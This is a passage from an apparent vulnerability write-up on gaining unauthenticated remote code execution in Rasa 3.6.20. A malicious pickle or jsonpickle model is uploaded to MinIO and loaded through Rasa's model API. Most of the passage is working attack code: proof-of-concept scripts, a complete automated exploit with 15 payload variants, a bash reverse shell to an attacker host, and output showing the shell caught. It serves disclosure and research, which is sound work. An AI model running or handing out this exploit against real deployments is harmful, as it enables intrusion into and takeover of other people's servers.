          "output_fingerprint": "172f1985cb334fc78ed5b01e5925a952"
        }
      },
      "rule_only_data_provider": { ... },
      "select_prediction": {
        "needs": {
          ...
          "policy3": "run_TEDPolicy3",
          ...
        },
        ...
      }
    }
  },
  ...
  "core_target": "select_prediction",
  ...
}
```

To speed up the process it made sense to automate the exploit stages.

```
#install requirements
~$ pip install minio pwntools requests
```

```
~$ cat upload-exploit.py
from minio import Minio
from pwn import *
import requests
import json
import os

model = "99991231-133700-3xpl01t.tar.gz"
bucket = "3xpl01t"
miniomodelpath = f"/{bucket}/{model}"
model_folder = "rasa-model/"

os.system(f"cd {model_folder}; tar -czvf {model} components/ metadata.
    json")
minioclient = Minio("192.168.0.2:9000", "minioadmin", "minioadmin",
    secure=False)
minioclient.fput_object(bucket, model, model_folder + model)

l = listen(1337)
requests.put(f"http://127.1:5005/model", json={"model_server": {"url":
     "http://192.168.0.2:9000/3xpl01t/99991231-133700-3xpl01t.tar.gz"},
     "remote_storage": "aws"})
l.wait_for_connection()
l.interactive()
```

```
#ensure minio and rasa are running
~$ python3 upload-exploit.py
```

The content of `domain` and `assistant_id` can be safely removed. Next, let's have a look at the `"nlu_target": "run_RegexMessageHandler"` and follow the reference `run_RegexMessageHandler` which needs `run_FallbackClassifier8`. The complete chain consists of:

- `run_RegexMessageHandler`
- `run_FallbackClassifier8`
- `run_ResponseSelector7`
- `run_EntitySynonymMapper6`
- `run_DIETClassifier5`
- `run_CountVectorsFeaturizer4`
- `run_CountVectorsFeaturizer3`
- `run_LexicalSyntacticFeaturizer2`
- `run_RegexFeaturizer1`
- `run_WhitespaceTokenizer0`
- `nlu_message_converter`

Remove all the `nodes` which reference a name from the list above from `predict_schema` and change `"nlu_target": "run_RegexMessageHandler"` to `"nlu_target": "null"`. In `select_prediction.needs` section we only need `run_TEDPolicy3`. Remove `run_MemoizationPolicy0`, `run_RulePolicy1`, `run_UnexpecTEDIntentPolicy2`, `domain_provider` and `__tracker__`.

Continuing with this idea one minimized version of `metadata.json` can look like this:

```
~$ cat rasa-model/metadata.json
{
  "domain": {},
  "trained_at": "2025-01-29T13:38:53.167681",
  "model_id": "f0e86ec5cf4843a4b95b4e0441c6a6ec",
  "rasa_open_source_version": "3.6.20",
  "train_schema": {
    "nodes": {
    }
  },
  "predict_schema": {
    "nodes": {
      "run_TEDPolicy3": {
        "needs": {},
        "uses": "rasa.core.policies.ted_policy.TEDPolicy",
        "constructor_name": "load",
        "fn": "predict_action_probabilities",
        "config": {},
        "eager": true,
        "is_target": false,
```

```
        "is_input": false,
        "resource": {
          "name": "train_TEDPolicy3",
          "output_fingerprint": "172f1985cb334fc78ed5b01e5925a952"
        }
      },
      "select_prediction": {
        "needs": {
          "policy3": "run_TEDPolicy3"
        },
        "uses": "rasa.core.policies.ensemble.
           DefaultPolicyPredictionEnsemble",
        "constructor_name": "load",
        "fn": "combine_predictions_from_kwargs",
        "config": {},
        "eager": true,
        "is_target": false,
        "is_input": false,
        "resource": null
      }
    }
  },
  "training_type": 3,
  "project_fingerprint": null,
  "core_target": "select_prediction",
  "nlu_target": "null",
  "language": "en",
  "spaces": null
}
```

What can be seen above is a reference to `train_TEDPolicy3` which also appears in the components folder.

```
~$ ls rasa-model/components/
domain_provider                    train_MemoizationPolicy0
finetuning_validator               train_RegexFeaturizer1
train_CountVectorsFeaturizer3      train_RulePolicy1
train_CountVectorsFeaturizer4      train_TEDPolicy3
train_DIETClassifier5              train_UnexpecTEDIntentPolicy2
train_LexicalSyntacticFeaturizer2
```

Delete all files and folders in `rasa-model/components` except `train_TEDPolicy3/ted_policy.data_example.pkl`. The minimized version of the PoC uses the `metadata.json` from above and just the pickle payload generated earlier. The exploit still works.

```
#99991231-133700-3xpl01t.tar.gz is not part of the packed malicious
   model - only metadata.json and components/
~$ find rasa-model/
rasa-model/
rasa-model/metadata.json
rasa-model/components
rasa-model/components/train_TEDPolicy3
rasa-model/components/train_TEDPolicy3/ted_policy.data_example.pkl
rasa-model/99991231-133700-3xpl01t.tar.gz
```

Expedition continued... and let's explore the pickle DIET

So far the best case for an attacker is that an unauthenticated RCE can be achieved. But what works once may work twice. Earlier the function `pickle_load` was used which calls `pickle.load(f)` as can be seen in `rasa/utils/io.py`.

```
95  def pickle_load(filename: Union[Text, Path]) -> Any:
96      """Loads an object from a file.
97
98      Args:
99          filename: the filename to load the object from
100
101     Returns: the loaded object
102     """
103     with open(filename, "rb") as f:
104         return pickle.load(f)
```

Another interesting method defined in `rasa/utils/io.py` is `json_unpickle` which calls `jsonpickle.loads(file_content, keys=encode_non_string_keys)`.

```
178 def json_unpickle(
179     file_name: Union[Text, Path], encode_non_string_keys: bool = False
180 ) -> Any:
181     """Unpickle an object from file using json.
182
183     Args:
184         file_name: the file to load the object from
185         encode_non_string_keys: If set to `True` then jsonpickle will
                encode non-string
186           dictionary keys instead of coercing them into strings via `
                repr()`.
187
188     Returns: the object
189     """
190     import jsonpickle.ext.numpy as jsonpickle_numpy
191     import jsonpickle
192
193     jsonpickle_numpy.register_handlers()
194
195     file_content = rasa.shared.utils.io.read_file(file_name)
196     return jsonpickle.loads(file_content, keys=encode_non_string_keys)
```

The package jsonpickle also states that it is not secure.

> ⚠ Warning
>
> The jsonpickle module **is not secure**. Only unpickle data you trust.
>
> It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.
>
> Consider signing data with an HMAC if you need to ensure that it has not been tampered with.
>
> Safer deserialization approaches, such as reading the raw JSON directly, may be more appropriate if you are processing untrusted data.

Until now, only one code path has been used to deliver the payload and gain code execution. Now is the time to search for more. Functions that are worth searching for are:

- `rasa.utils.io.pickle_load`
- `pickle.load`
- `rasa.utils.io.json_unpickle`
- `jsonpickle.loads`

During my search 15 different code paths could be found which are exploitable.

- TEDPolicy `featurizer.json`
- TEDPolicy `ted_policy.data_example.pkl`
- TEDPolicy `ted_policy.label_data.pkl`
- TEDPolicy `ted_policy.fake_features.pkl`
- TEDPolicy `ted_policy.priority.pkl`
- TEDPolicy `ted_policy.meta.pkl`
- UnexpecTEDIntentPolicy `unexpected_intent_policy.label_quantiles.pkl`
- DIETClassifier `DIETClassifier.data_example.pkl`
- DIETClassifier `DIETClassifier.label_data.pkl`
- DIETClassifier `DIETClassifier.sparse_feature_sizes.pkl`
- DIETClassifier `DIETClassifier.index_label_id_mapping.json`
- SklearnIntentClassifier `SklearnIntentClassifier_classifier.pkl`
- SklearnIntentClassifier `SklearnIntentClassifier_encoder.pkl`
- CountVectorsFeaturizer `vocabularies.pkl`
- LexicalSyntacticFeaturizer `feature_to_idx_dict.pkl`

Another library which was removed by Rasa but has not been discovered during the exploit development is joblib. Its load function relies on `pickle` as well and was used by Rasa. There were two more code paths leading to code execution.

To show the differences in the payload the `DIETClassifier` was chosen.

```
@classmethod
def _load_from_files(
    cls, model_path: Path
) -> Tuple[
    Dict[int, Text],
    List[EntityTagSpec],
    RasaModelData,
    Dict[Text, Dict[Text, List[FeatureArray]]],
    Dict[Text, Dict[Text, List[int]]],
]:
    file_name = cls.__name__

    data_example = io_utils.pickle_load(
        model_path / f"{file_name}.data_example.pkl"
    )
    label_data = io_utils.pickle_load(model_path / f"{file_name}.
       label_data.pkl")
    label_data = RasaModelData(data=label_data)
    sparse_feature_sizes = io_utils.pickle_load(
        model_path / f"{file_name}.sparse_feature_sizes.pkl"
    )
    index_label_id_mapping = io_utils.json_unpickle(
        model_path / f"{file_name}.index_label_id_mapping.json"
    )
```

Remove the `ted_policy` payload and create a new folder for `DIETClassifier`.

```
~/rasa-model$ rm -rf components/train_TEDPolicy3/
~/rasa-model$ mkdir components/train_DIETClassifier5
```

We are now targeting `.index_label_id_mapping.json` since it is being loaded by `json_unpickle`. To avoid running into an exception, there have to be valid pickle files for `.data_example.pkl`, `.label_data.pkl` and `.sparse_feature_sizes.pkl`.

```
~$ cat poc2.py
import pickle
import jsonpickle

payload = f"import os;os.system(\"bash -c 'bash -i >& /dev/tcp
    /192.168.0.1/1337 0>&1' &\")"

#pickle payload
class EXEC:
  def __reduce__(self):
    return exec, (payload,)

open("rasa-model/components/train_DIETClassifier5/DIETClassifier.
    data_example.pkl", "wb").write(pickle.dumps({}))
open("rasa-model/components/train_DIETClassifier5/DIETClassifier.
    label_data.pkl", "wb").write(pickle.dumps({}))
open("rasa-model/components/train_DIETClassifier5/DIETClassifier.
    sparse_feature_sizes.pkl", "wb").write(pickle.dumps({}))
open("rasa-model/components/train_DIETClassifier5/DIETClassifier.
    index_label_id_mapping.json", "w").write(jsonpickle.encode(EXEC()))
```

```
~$ python3 poc2.py

~$ find rasa-model/
rasa-model/
rasa-model/metadata.json
rasa-model/components
rasa-model/components/train_DIETClassifier5
rasa-model/components/train_DIETClassifier5/DIETClassifier.label_data.
    pkl
rasa-model/components/train_DIETClassifier5/DIETClassifier.
    index_label_id_mapping.json
rasa-model/components/train_DIETClassifier5/DIETClassifier.
    data_example.pkl
rasa-model/components/train_DIETClassifier5/DIETClassifier.
    sparse_feature_sizes.pkl
rasa-model/99991231-133700-3xpl01t.tar.gz
```

Of course the `metadata.json` needs to be adapted. Since `DIETClassifier` is placed in `nlu` instead of `core` the `nlu_target` is used. The class used by `run_DIETClassifier5` must be `rasa.nlu.classifiers.diet_classifier.DIETClassifier`. The `fn` is `process` instead of `predict_action_probabilities`. The `config` needed two additional items and the model resource name changed to `train_DIETClassifier5`. The block with `select_prediction` is not necessary anymore.

```
~$ cat rasa-model/metadata.json
{
  "domain": {},
  "trained_at": "2025-01-29T13:38:53.167681",
  "model_id": "f0e86ec5cf4843a4b95b4e0441c6a6ec",
  "rasa_open_source_version": "3.6.20",
  "train_schema": {
    "nodes": {
    }
  },
  "predict_schema": {
    "nodes": {
      "run_DIETClassifier5": {
        "needs": {},
        "uses": "rasa.nlu.classifiers.diet_classifier.DIETClassifier",
        "constructor_name": "load",
        "fn": "process",
        "config": {
          "epochs": 100,
          "constrain_similarities": true
        },
        "eager": true,
        "is_target": false,
        "is_input": false,
        "resource": {
          "name": "train_DIETClassifier5",
          "output_fingerprint": "172f1985cb334fc78ed5b01e5925a952"
        }
      }
    }
  },
  "training_type": 3,
  "project_fingerprint": null,
  "core_target": "null",
  "nlu_target": "run_DIETClassifier5",
  "language": "en",
  "spaces": null
}
```

Last but not least, verify that the exploit works which it does.

```
#ensure minio and rasa are running
~$ python3 upload-exploit.py
components/
components/train_DIETClassifier5/
components/train_DIETClassifier5/DIETClassifier.label_data.pkl
components/train_DIETClassifier5/DIETClassifier.index_label_id_mapping.json
components/train_DIETClassifier5/DIETClassifier.data_example.pkl
components/train_DIETClassifier5/DIETClassifier.sparse_feature_sizes.pkl
metadata.json
[+] Trying to bind to :: on port 1337: Done
[|] Waiting for connections on :::1337: Got connection from ::ffff:192.168.0.3 o[+] rt 36886
[*] Switching to interactive mode
rasa@da26f81de751: ~rasa@da26f81de751:~$ $ id
id
uid=1001(rasa) gid=0(root) groups=0(root)
```

Getting all other payloads to work is just a matter of putting in a little bit more effort and checking which files are required so Rasa does not end up in an exception stopping the payload from execution. Furthermore, all the exploitation steps like starting MinIO and Rasa (for local development), creating the payload, uploading it, triggering execution and catching the shell can be automated. The final exploit can be found below.

```
~$ cat requirements.txt
minio
pwntools
jsonpickle
argparse
requests
urllib3
uuid
```

```
#ensure the requirements are installed
~$ pip install -r requirements.txt
```

```
from minio import Minio
from pwn import *
import jsonpickle
import argparse
import requests
import urllib3
import pickle
import shutil
import uuid
import json

"""
### version information
developed against version 3.6.20
tested against version 3.6.20 and 3.7.0b2
https://github.com/RasaHQ/rasa

### get rasa -> g3t 50m3 c0ff33
$ git clone https://github.com/RasaHQ/rasa.git; cd rasa

### checkout the desired version
$ git checkout tags/3.6.20

### build docker -> g3t 50m3 c0ff33
$ make build-docker

### create a volume
$ docker volume create rasa_app

### initialize rasa -> model is created
$ docker run --name rasa --rm -it -v rasa_app:/app -p 5005:5005/tcp
    rasa:localdev init --no-prompt

### check that the api is working
$ docker run --name rasa --rm -it -v rasa_app:/app -p 5005:5005/tcp
    rasa:localdev run --enable-api
$ curl -s 127.1:5005/webhooks/rest/webhook -d '{"sender": "1337", "
    message": "hello"}'
[{"recipient_id":"1337","text":"Hey! How are you?"}]

### stop the api server
$ docker stop rasa

### run the exploit
$ python3 exploit.py -mh 192.168.0.3 -lh 192.168.0.1
[*] starting rasa api server
[+] Starting local process '/usr/bin/docker': pid 125277
[*] rasa api server started
[*] starting minio
[*] minio credentials (web): minioadmin:9
```

```
    baea8181ee646e2a80cde508737cfe4
[+] Starting local process '/usr/bin/docker': pid 125496
[*] minio started
[*] creating bucket
[*] creating payload
[*] packing model
components/
components/3xpl01t/
components/3xpl01t/featurizer.json
metadata.json
[*] uploading model to minio
[*] cleaning up local exploit files
[*] listening for shell on 1337
[+] Trying to bind to :: on port 1337: Done
[+] Waiting for connections on :::1337: Got connection from ::ffff
    :192.168.0.2 on port 57062
[*] triggering exploit
[*] reverse connection established
[*] stopping minio
[+] Starting local process '/usr/bin/docker': pid 125693
[*] starting interactive shell
[*] Switching to interactive mode
bash: cannot set terminal process group (1): Inappropriate ioctl for
    device
bash: no job control in this shell
rasa@654ffb364adb:~$ $ id
id
uid=1001(rasa) gid=0(root) groups=0(root)

### rasa is still running -> since the model led to exceptions the old
     model is still used
### depends on the used payload whether the old model is still in use
$ curl -s 127.1:5005/webhooks/rest/webhook -d '{"sender": "1337", "
    message": "hello"}'
[{"recipient_id":"1337","text":"Hey! How are you?"}]

### delete the existing models to speed up rasa load time
$ docker exec -it -u 0 rasa bash
# rm models/*
"""

parser = argparse.ArgumentParser(description="get a reverse shell on
    rasa in case the api is enabled and not protected", formatter_class
    =argparse.RawTextHelpFormatter)
parser.add_argument("-t", "--target", default="http://localhost:5005",
     help="the target to be attacked; runs dockerzied rasa by default
    -> build the container manually")
parser.add_argument("-lh", "--lhost", required=True, help="listening
    host for the reverse shell")
parser.add_argument("-lp", "--lport", type=int, default=1337, help="
    listening port for the reverse shell; default is 1337")
```

```
88  parser.add_argument("-mh", "--minio-host", required=True, help="the
       host minio is running on; must be reachable by the exploit host as
       well as the target")
89  parser.add_argument("-map", "--minio-api-port", default="9000", help="
       the port the minio api is running on; default is 9000")
90  parser.add_argument("-mwp", "--minio-web-port", default="9001", help="
       the port the minio web is running on; default is 9001; may be used
       for debugging")
91  parser.add_argument("-p", "--payload", type=int, default=0, help="""
       the payload to be used
92  0 -> TEDPolicy featurizer.json
93  1 -> TEDPolicy ted_policy.data_example.pkl
94  2 -> TEDPolicy ted_policy.label_data.pkl
95  3 -> TEDPolicy ted_policy.fake_features.pkl
96  4 -> TEDPolicy ted_policy.priority.pkl
97  5 -> TEDPolicy ted_policy.meta.pkl
98  6 -> UnexpecTEDIntentPolicy unexpected_intent_policy.label_quantiles.
       pkl
99  7 -> DIETClassifier DIETClassifier.data_example.pkl
100 8 -> DIETClassifier DIETClassifier.label_data.pkl
101 9 -> DIETClassifier DIETClassifier.sparse_feature_sizes.pkl
102 10 -> DIETClassifier DIETClassifier.index_label_id_mapping.json
103 11 -> SklearnIntentClassifier SklearnIntentClassifier_classifier.pkl
104 12 -> SklearnIntentClassifier SklearnIntentClassifier_encoder.pkl
105 13 -> CountVectorsFeaturizer vocabularies.pkl
106 14 -> LexicalSyntacticFeaturizer feature_to_idx_dict.pkl
107 """)
108 parser.add_argument("-nc", "--no-cleanup", action="store_true", help="
       indicate that the created files must not be deleted")
109 args = parser.parse_args()
110
111 minioapi = f"http://{args.minio_host}:{args.minio_api_port}"
112 minioapiserver = f"{args.minio_host}:{args.minio_api_port}"
113 minioaccesskey = "minioadmin" #username
114 miniosecretkey = uuid.uuid4().hex #password
115 model = "99991231-133700-3xpl01t.tar.gz" #rasa takes the most recent
       model
116 bucket = "3xpl01t"
117 miniomodelpath = f"/{bucket}/{model}"
118
119 #jsonpickle needs the import
120 payload = f"import os;os.system(\"bash -c 'bash -i >& /dev/tcp/{args.
       lhost}/{args.lport} 0>&1' &\")"
121
122 containernamerasa = b"rasa"
123 containernameminio = b"minio"
124
125 #pickle payload
126 class EXEC:
127   def __reduce__(self):
128     #return os.system, (payload,)
```

```
    return exec, (payload,)

#try the pickle / jsonpickle payload locally
#pickle.loads(pickle.dumps(EXEC())); pause()
#jsonpickle.decode(jsonpickle.encode(EXEC())); pause()

#model metadata.json
if 0 <= args.payload and args.payload <= 5:
  modelpolicy = "rasa.core.policies.unexpected_intent_policy.TEDPolicy"
elif 6 <= args.payload and args.payload <= 6:
  modelpolicy = "rasa.core.policies.unexpected_intent_policy.UnexpecTEDIntentPolicy"
elif 7 <= args.payload and args.payload <= 10:
  modelpolicy = "rasa.nlu.classifiers.diet_classifier.DIETClassifier"
elif 11 <= args.payload and args.payload <= 12:
  modelpolicy = "rasa.nlu.classifiers.sklearn_intent_classifier.SklearnIntentClassifier"
elif 13 <= args.payload and args.payload <= 13:
  modelpolicy = "rasa.nlu.featurizers.sparse_featurizer.count_vectors_featurizer.CountVectorsFeaturizer"
elif 14 <= args.payload and args.payload <= 14:
  modelpolicy = "rasa.nlu.featurizers.sparse_featurizer.lexical_syntactic_featurizer.LexicalSyntacticFeaturizer"

modelresource = "3xpl01t"
modelexploit_core = f"""
      "run_3xpl01t": {{
        "needs": {{}},
        "uses": "{modelpolicy}",
        "constructor_name": "load",
        "fn": "predict_action_probabilities",
        "config": {{}},
        "eager": true,
        "is_target": false,
        "is_input": false,
        "resource": {{
          "name": "{modelresource}",
          "output_fingerprint": "7a3c0a1ffb23452f90641a6ff110a365"
        }}
      }},
      "select_prediction": {{
        "needs": {{
          "policy1337": "run_3xpl01t"
        }},
        "uses": "rasa.core.policies.ensemble.DefaultPolicyPredictionEnsemble",
        "constructor_name": "load",
        "fn": null,
        "config": {{}},
        "eager": true,
```

```
         "is_target": false,
         "is_input": false,
         "resource": null
       }}
"""

modelexploit_nlu = f"""
       "run_3xpl01t": {{
         "needs": {{}},
         "uses": "{modelpolicy}",
         "constructor_name": "load",
         "fn": "process",
         "config": {{
           "epochs": 100,
           "constrain_similarities": true
         }},
         "eager": true,
         "is_target": false,
         "is_input": false,
         "resource": {{
           "name": "{modelresource}",
           "output_fingerprint": "8fcb6c7d3e984aacae2b1e2f53314fc2"
         }}
       }}
"""

if 0 <= args.payload and args.payload <= 5:
  modelexploit = modelexploit_core
  modelcoretarget = "\"select_prediction\""
  modelnlutarget = "null"
  _metadata_filename = "ted_policy"
elif 6 <= args.payload and args.payload <= 6:
  modelexploit = modelexploit_core
  modelcoretarget = "\"select_prediction\""
  modelnlutarget = "null"
  _metadata_filename = "unexpected_intent_policy"
elif 7 <= args.payload and args.payload <= 10:
  modelexploit = modelexploit_nlu
  modelcoretarget = "null"
  modelnlutarget = "\"run_3xpl01t\""
  _metadata_filename = "DIETClassifier"
elif 11 <= args.payload and args.payload <= 12:
  modelexploit = modelexploit_nlu
  modelcoretarget = "null"
  modelnlutarget = "\"run_3xpl01t\""
  _metadata_filename = "SklearnIntentClassifier"
elif 13 <= args.payload and args.payload <= 14:
  modelexploit = modelexploit_nlu
  modelcoretarget = "null"
  modelnlutarget = "\"run_3xpl01t\""

```

```
metadata = f"""
{{
  "domain": {{}},
  "trained_at": "2024-12-31T13:37:00",
  "model_id": "e48e13207341b6bffb7fb1622282247b",
  "rasa_open_source_version": "3.6.20",
  "train_schema": {{
    "nodes": {{}}
  }},
  "predict_schema": {{
    "nodes": {{
      {modelexploit}
    }}
  }},
  "training_type": 3,
  "project_fingerprint": null,
  "core_target": {modelcoretarget},
  "nlu_target": {modelnlutarget},
  "language": "en",
  "spaces": null
}}
"""

if __name__ == "__main__":
  payloadselected = 0 <= args.payload and args.payload <= 14
  if payloadselected:
    if "localhost" in args.target:
      log.info("starting rasa api server")
      rasaapiserver = process(["docker", "run", "--name",
          containernamerasa, "--rm", "-v", "rasa_app:/app", "-p", "
          5005:5005/tcp", "rasa:localdev", "run", "--enable-api"])#,
          "--auth-token", "secret"]) #exploit does not work when the
          api is protected unless sensitive information is leaked (
          token, ...)
      rasaapiserver.readuntil(b"Rasa server is up and running.")
      log.info("rasa api server started")
      #rasaapiserver.interactive()

    targetstatus = requests.get(f"{args.target}/status")
    if "NotAuthenticated" in targetstatus.text:
      log.warn("server is not exploitable since the api is protected")
    else:
      log.info("starting minio")
      log.info(f"minio credentials (web): {minioaccesskey}:{
          miniosecretkey}")
      minio = process(["docker", "run", "--name", containernameminio,
          "--rm", "-p", f"{args.minio_api_port}:9000/tcp", "-p", f"{
          args.minio_web_port}:9001/tcp", "-e", f"MINIO_ROOT_USER={
          minioaccesskey}", "-e", f"MINIO_ROOT_PASSWORD={miniosecretkey
          }", "quay.io/minio/minio", "server", "/data", "--console-
          address", ":9001"]) #, "-v", "./data:/data"
```

```
265         while True:
266           try:
267             miniohealth1 = requests.get(f"{minioapi}/minio/health/live")
268             if miniohealth1.status_code == 200:
269               break
270           except:
271             pass
272         log.info("minio started")
273         #minio.interactive()
274 
275         log.info("creating bucket")
276         minioclient = Minio(minioapiserver, minioaccesskey,
                miniosecretkey, secure=False, http_client=urllib3.PoolManager
                (retries=urllib3.Retry(total=1337, backoff_factor=0.1,
                respect_retry_after_header=False, status_forcelist=[503]))) #
                minio takes some time to get the service available and sends
                retry header with 60 seconds -> http_client was changed to
                avoid the long retry wait time
277         #minioclient.trace_on(sys.stderr)
278         minioclient.make_bucket(bucket)
279 
280         policy = {
281           "Version": "2012-10-17",
282           "Statement": [
283             {
284               "Effect": "Allow",
285               "Principal": {"AWS": "*"},
286               "Action": [
287                 "s3:GetObject"
288               ],
289               "Resource": [
290                 f"arn:aws:s3:::{bucket}/{model}"
291               ]
292             }
293           ]
294         }
295 
296         minioclient.set_bucket_policy(bucket, json.dumps(policy))
297 
298         log.info("creating payload")
299         modelpath = f"components/{modelresource}"
300 
301         #folder structure
302         os.makedirs(f"{modelpath}", exist_ok=True)
303 
304         #payload
305         #rasa.utils.io.pickle_load -> pickle.load -> pickle.dumps(EXEC()
                )
306         #rasa.utils.io.json_unpickle -> jsonpickle.loads -> jsonpickle.
                encode(EXEC())
307         #rasa.shared.utilsd.io.read_json_file -> json.loads -> not
```

```
            exploitable with default decoder (JSONDecoder)
308         #compare to train_TEDPolicy3 and train_DIETClassifier5
309         #ted_policy.tf_model.data-00000-of-00001
310         #ted_policy.tf_model.index
311         if args.payload == 0:
312           open(f"{modelpath}/featurizer.json", "w").write(jsonpickle.
              encode(EXEC()))
313         elif args.payload == 1:
314           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps(EXEC()))
315         elif args.payload == 2:
316           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps({}))
317           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
              .write(pickle.dumps(EXEC()))
318         elif args.payload == 3:
319           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps({}))
320           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
              .write(pickle.dumps({}))
321           open(f"{modelpath}/{_metadata_filename}.fake_features.pkl", "
              wb").write(pickle.dumps(EXEC()))
322         elif args.payload == 4:
323           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps({}))
324           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
              .write(pickle.dumps({}))
325           open(f"{modelpath}/{_metadata_filename}.fake_features.pkl", "
              wb").write(pickle.dumps({}))
326           open(f"{modelpath}/{_metadata_filename}.priority.pkl", "w").
              write(jsonpickle.encode(EXEC()))
327         elif args.payload == 5:
328           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps({}))
329           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
              .write(pickle.dumps({}))
330           open(f"{modelpath}/{_metadata_filename}.fake_features.pkl", "
              wb").write(pickle.dumps({}))
331           open(f"{modelpath}/{_metadata_filename}.priority.pkl", "w").
              write(jsonpickle.encode({}))
332           open(f"{modelpath}/{_metadata_filename}.entity_tag_specs.json"
              , "w").write("{}")
333           open(f"{modelpath}/{_metadata_filename}.meta.pkl", "wb").write
              (pickle.dumps(EXEC()))
334         elif args.payload == 6:
335           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
              ").write(pickle.dumps({}))
336           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
              .write(pickle.dumps({}))
337           open(f"{modelpath}/{_metadata_filename}.fake_features.pkl", "
              wb").write(pickle.dumps({}))
```

```
338           open(f"{modelpath}/{_metadata_filename}.priority.pkl", "w").
                  write(jsonpickle.encode({}))
339           open(f"{modelpath}/{_metadata_filename}.entity_tag_specs.json"
                  , "w").write("{}")
340           open(f"{modelpath}/{_metadata_filename}.meta.pkl", "wb").write
                  (pickle.dumps({}))
341           open(f"{modelpath}/{_metadata_filename}.label_quantiles.pkl",
                  "wb").write(pickle.dumps(EXEC()))
342         elif args.payload == 7:
343           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
                  ").write(pickle.dumps(EXEC()))
344         elif args.payload == 8:
345           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
                  ").write(pickle.dumps({}))
346           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
                  .write(pickle.dumps(EXEC()))
347         elif args.payload == 9:
348           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
                  ").write(pickle.dumps({}))
349           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
                  .write(pickle.dumps({}))
350           open(f"{modelpath}/{_metadata_filename}.sparse_feature_sizes.
                  pkl", "wb").write(pickle.dumps(EXEC()))
351         elif args.payload == 10:
352           open(f"{modelpath}/{_metadata_filename}.data_example.pkl", "wb
                  ").write(pickle.dumps({}))
353           open(f"{modelpath}/{_metadata_filename}.label_data.pkl", "wb")
                  .write(pickle.dumps({}))
354           open(f"{modelpath}/{_metadata_filename}.sparse_feature_sizes.
                  pkl", "wb").write(pickle.dumps({}))
355           open(f"{modelpath}/{_metadata_filename}.index_label_id_mapping
                  .json", "w").write(jsonpickle.encode(EXEC()))
356         elif args.payload == 11:
357           open(f"{modelpath}/{_metadata_filename}_classifier.pkl", "w").
                  write(jsonpickle.encode(EXEC()))
358         elif args.payload == 12:
359           open(f"{modelpath}/{_metadata_filename}_classifier.pkl", "w").
                  write(jsonpickle.encode({}))
360           open(f"{modelpath}/{_metadata_filename}_encoder.pkl", "w").
                  write(jsonpickle.encode(EXEC()))
361         elif args.payload == 13:
362           open(f"{modelpath}/vocabularies.pkl", "w").write(jsonpickle.
                  encode(EXEC()))
363         elif args.payload == 14:
364           open(f"{modelpath}/feature_to_idx_dict.pkl", "w").write(
                  jsonpickle.encode(EXEC()))
365
366         #metadata.json
367         open(f"metadata.json", "w").write(metadata)
368
369         log.info("packing model")
```

```
370         os.system(f"tar -czvf {model} components/ metadata.json")
371
372         log.info("uploading model to minio")
373         minioclient.fput_object(bucket, model, model) #bucket_name,
                object_name, file_path
374
375         if not args.no_cleanup:
376           log.info("cleaning up local exploit files")
377           shutil.rmtree("components/")
378           os.remove("metadata.json")
379           os.remove(model)
380
381         log.info(f"listening for shell on {args.lport}")
382         l = listen(args.lport)
383
384         log.info("triggering exploit")
385         requests.put(f"{args.target}/model", json={"model_server": {"url
              ": f"{minioapi}{miniomodelpath}"}, "remote_storage": "aws"})
386
387         l.wait_for_connection()
388         log.info("reverse connection established")
389
390         log.info("stopping minio")
391         p = process(["docker", "stop", containernameminio])
392         p.readuntil(containernameminio)
393
394         log.info("starting interactive shell")
395         l.interactive()
396
397       if "localhost" in args.target:
398         log.info("stopping rasa")
399         p = process(["docker", "stop", containernamerasa])
400         p.readuntil(containernamerasa)
401
402     else:
403       log.warn("no valid payload selected")
```